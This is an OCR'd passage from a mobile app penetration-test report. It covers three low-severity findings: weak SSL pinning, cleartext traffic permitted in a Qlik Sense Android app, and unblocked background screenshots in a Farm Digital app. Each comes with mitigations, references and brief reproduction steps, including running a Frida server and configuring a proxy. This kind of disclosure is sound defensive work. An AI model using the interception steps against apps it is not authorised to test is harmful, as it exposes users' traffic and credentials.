
Security Risk
The security impact of this vulnerability is reported as ***Low***, considering the exploitability. Following are the considerable security impacts: • The improper SSL pinning allows the attacker to monitor all the network traffic generated by the application and perform a Man-in-the-Middle (MitM) attack by installing self-signed SSL certificates in the target device. • The attackers can exploit the issue and steal sensitive information.

Workaround/Mitigation
To address this vulnerability, implement the following: • The application should perform checks to detect runtime hooking methods that bypass the SSL pinning checks. • The application can protect itself from fraudulently issued certificates by a technique known as pinning. Pinning restricts an app's trusted Certificate Authority (CA) to a small set that the application servers use. It prevents the compromise of one of the other 100 CAs in the system from breaching the application's secure channel.Â • Hence it is recommended to implement SSL pinning libraries such as Alamofire in the application. Please refer to for more information on SSL Pinning Implementation. • https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning

- https://proandroiddev.com/secure-android-apps-with-tls-ssl-pinning-c087fc7ef828
- https://www.netguru.com/blog/3-ways-how-to-implement-certificate-pinning-on-androidÂ

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication

Proof of Details(POC)
Follow these steps to reproduce: Step 1: Open the Wifi settings, and add proxy settings in the target device.



Step 2: Start the "Frida Server" in the background in the rooted emulator device using the below-mentioned commands:

```
/frida-server &
```

20. #5HMYW6 The cleartextTrafficPermitted is Set to True in Qlik Sense Android Application

Description
Testing confirmed that the Qlik Sense Android application has set the cleartextTrafficPermitted to true. This implies that the app intends to use cleartext network traffic, such as cleartext HTTP and FTP stacks. The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protection against tampering. A network actor can eavesdrop on transmitted data and modify it without being detected.

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Qlik Sense application	Qlik Sense Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as *Low*, considering its exploitability. Considerable security impacts are: • An attacker can read the data in HTTP requests. • An attacker can change the data during transmission. • View the communication between the client and server if the actor and the victim are connected through the same network. It helps the actor to steal the victim's user credentials and take over his account.

Workaround/Mitigation
It is recommended to fix this vulnerability, implement the following: • Applications should use transport-level encryption (SSL/TLS) to protect all communications between the client and server. • Use the Strict-Transport-Security HTTP header to ensure clients refuse to access the server over an insecure connection. • Set the value of cleartextTrafficPermitted in network_security_config.xml


References

https://cwe.mitre.org/data/definitions/319.html

Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

Steps to reproduce:
1. Open the given APK file in Jadx-GUI and navigate to res > xml > network_security_config.xml file and analyze the file.



21. #77UHUO Background Screen Capture is not Disabled in the Farm Digital Android Application

Description
Upon conducting successful testing, it was discovered that the Farm Digital Android application permits the device to capture screenshots of the ongoing activity within the application whenever it is minimized. This implementation, present within the shared scope of the APK, could potentially lead to the inadvertent exposure of sensitive information through these screenshots.

CVSS	Vector String	Risk Rating
2.4	3.1#CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as ***Low***, considering the exploitability. Below are the significant security impacts: • The ability to take screenshots when the application is pushed to the background poses a significant risk of exposing sensitive information. • Users may not be aware that their activities within the application can be captured in screenshots, leading to a violation of their privacy.

Workaround/Mitigation
To address this vulnerability, follow these best practices: • Before the application is minimized, open a new view. When the application is brought back to the forefront, hide the screen within the app. • When moving the application to the background, hide any sensitive data fields. Restore them when the application is reopened. • Reference Link: https://mas.owasp.org/MASTG/tests/android/MASVS-PLATFORM/MASTG-TEST-0010/#dynamic-analysis.


References

https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage


Proof of Details(POC)

The following detailed steps provide a precise sequence of actions necessary to replicate or trigger the identified issue or behavior.


To reproduce, open the application, and enter a random username and password.

